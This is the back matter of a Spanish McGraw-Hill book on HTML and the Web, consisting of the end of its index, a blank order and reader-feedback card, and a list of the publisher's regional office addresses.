- Reproductores de sonido, gratis, 514
- Rótulo, documento HTML, 116-117
- ROWSPAN, atributo, 165-167
- RTF (Formato de texto enriquecido), 255
- Salto de línea, 129-131
- Scribble, campo, 241
- Sección de cabecera (documentos HTML), 113-121
- Secuencia de entrada estándar, 222
- Seguimiento de un vínculo, 6, 79
- Segundo plano, personalización, 197
- Seguridad de red, 279-290
- Seguridad
  - red, 279-290
  - Windows 95 y Windows NT, 289-290
- Select, elemento, 240-241
- Selector de elementos, 253
- Señaladores, 69-70
- Servicio de noticias, vinculación al, 72-73, 193
- Servicio Gopher, vinculación al, 191-192
- Servicios de apoyo al consumidor,
  - ubicaciones Web, 339, 343-345
- Servicios de apoyo técnico, ubicaciones de la Web, 339, 340-345
- Servicios de información, 16-17







**McGRAW-HILL/INTERAMERICANA DE ESPAÑA, S. A.**  
Dpto. Marketing - C/ Basauri, 17 - Edificio Valrealty, 1.ª planta  
28023 Aravaca (MADRID)

Nombre y apellidos .....  
Empresa ..... Departamento .....  
Dirección ..... C. P. ....  
Localidad ..... País .....  
C.I.F./D.N.I. .... Teléfono .....

**3 FORMAS FACILES  
Y RAPIDAS  
DE SOLICITAR  
SU PEDIDO**

**EN LIBRERIAS  
ESPECIALIZADAS**

**(Indispensable)**  
☐ Ruego me envíen información del fondo McGraw-Hill ☐ Castellano ☐ Inglés  
Materias de interés .....

Ruego me envíen el/los siguiente/s título/s:

ISBN ..... Autor/Tit. ....  
ISBN ..... Autor/Tit. ....  
ISBN ..... Autor/Tit. ....  
ISBN ..... Autor/Tit. ....



FAX:  
(91) 372 85 13



TELEFONOS:  
(91) 372 84 09  
(91) 372 81 93

**INDIQUE LA FORMA DE ENVIO:**

☐ Correo  
☐ Agencia/Mensajería. (Gastos de envío no incluidos en el precio del libro. Consulte con nosotros.)

**INDIQUE LA FORMA DE PAGO:**

☐ Contrarreembolso  
☐ Tarjeta de crédito ☐ VISA ☐ 4B ☐ Mastercard

Autorizo a McGRAW-HILL/INTERAMERICANA DE ESPAÑA, S. A. a cargar en mi tarjeta el importe del presente pedido:

N.º tarjeta: .....  
Fecha caducidad ..... / ..... Nombre del titular .....  
Firma .....

WWW

**Sí envíenme el catálogo de las novedades de McGRAW-HILL en**

☐ Informática ☐ Economía/Empresa ☐ Ciencia/Tecnología  
☐ Español ☐ Inglés

Nombre ..... Titulación .....  
Empresa ..... Departamento .....  
Dirección ..... Código postal .....  
Localidad ..... País .....  
C.I.F./N.I.F. .... Teléfono .....

**¿Por qué elegí este libro?**

☐ Renombre del autor  
☐ Renombre McGraw-Hill  
☐ Reseña en prensa  
☐ Catálogo McGraw-Hill  
☐ Buscando en librería  
☐ Requerido como texto  
☐ Precio  
☐ Otros .....

**Temas que quisiera ver tratados  
en futuros libros McGraw-Hill:**

.....  
.....  
.....  
.....

**Este libro me ha parecido:**

☐ Excelente ☐ Bueno ☐ Malo

Comentarios .....



Por favor, rellene esta tarjeta y envíela por correo a la dirección apropiada.

WWW



*Le ofrece*

- Administración
- Arquitectura
- Biología
- Contabilidad
- Derecho
- Economía
- Electricidad
- Electrónica
- Física
- Informática
- Ingeniería
- Marketing
- Matemáticas
- Psicología
- Química
- Serie McGraw-Hill de Divulgación Científica
- Serie McGraw-Hill de Electrotecnologías
- Serie McGraw-Hill de Management
- Sociología
- Textos Universitarios

---

## OFICINAS DEL GRUPO IBEROAMERICANO

### USA

McGRAW-HILL IBEROAMERICAN GROUP  
28 th. floor 1221 Avenue of the Americas  
New York, N. Y. 10020

### BRASIL

MAKRON BOOKS EDITORA, LTDA  
Rua Tabapua 1105, Sao Paulo, S.P.  
Telf.: (5511) 280 66 22. Fax: (5511) 829 49 70

### ESPAÑA

McGRAW-HILL/INTERAMERICANA DE ESPAÑA  
Apartado Postal 786 F. D.  
Edificio Valrealty - 1.ª planta - c/Basauri, 17  
28023 Aravaca (Madrid)  
Telf.: (341) 372 81 93. Fax: (341) 372 85 13

### ARGENTINA, PARAGUAY Y URUGUAY

McGRAW-HILL EXPORT ESPAÑA  
Apartado Postal 786 F. D.  
Edificio Valrealty - 1.ª planta - c/Basauri, 17  
28023 Aravaca (Madrid)  
Telf.: (341) 372 81 93. Fax: (341) 372 85 13

### CHILE

McGRAW-HILL/INTERAMERICANA DE CHILE, LTDA.  
Seminario, 541  
Casilla 150, Correo 29  
Santiago  
Telf.: 222 94 05. Fax: (56-2) 635-4467

### PORTUGAL

EDITORIA McGRAW-HILL DE PORTUGAL, LDA.  
Estrada de Alfragide Lote 107 Parcela A-1  
Alfragide 2720 - Amadora  
Telf.: (3511) 471 89 64. Fax: (3511) 471 89 81

### COLOMBIA

McGRAW-HILL/INTERAMERICANA DE COLOMBIA, S. A.  
Avda. de las Américas 46-41  
Santafé de Bogotá, D. C.  
Telf.: (571) 368 27 00. Fax: (571) 368 74 84

### ECUADOR, BOLIVIA Y PERU

McGRAW-HILL EXPORT COLOMBIA  
Apartado 81078, Santafé de Bogotá, D. E.  
Transversal 42B, 19-77, Santafé de Bogotá, D. E.  
Telf.: (571) 268 27 00. Fax: (571) 268 55 67

### VENEZUELA

McGRAW-HILL/INTERAMERICANA DE VENEZUELA, S. A.  
Apartado Postal 50785, Caracas 1050  
Calle Vargas, Edificio Centro Berimer  
Planta 1.ª Boleíta Norte. Caracas  
Telfs.: 238 24 97 - 238 34 94. Fax: 238 23 74

### MEXICO

McGRAW-HILL/INTERAMERICANA DE MEXICO, S. A.  
Apartado Postal 5-237, México 5, D. F.  
Atiacomulco 499-501  
Fracc. Industrial San Andrés Atoto,  
Naucalpan de Juárez, Edo. de México, 53500  
Telf.: (525) 576 90 44. Fax: Ventas (525) 576 08 15

### CENTROAMERICA Y CARIBE

McGRAW-HILL EXPORT MEXICO  
Apartado Postal 5-237, México 5, D. F.  
Atiacomulco 499-501  
Fracc. Industrial San Andrés Atoto,  
Naucalpan de Juárez, Edo. de México, 53500  
Telf.: (525) 576 90 44. Fax: Ventas (525) 576 08 15

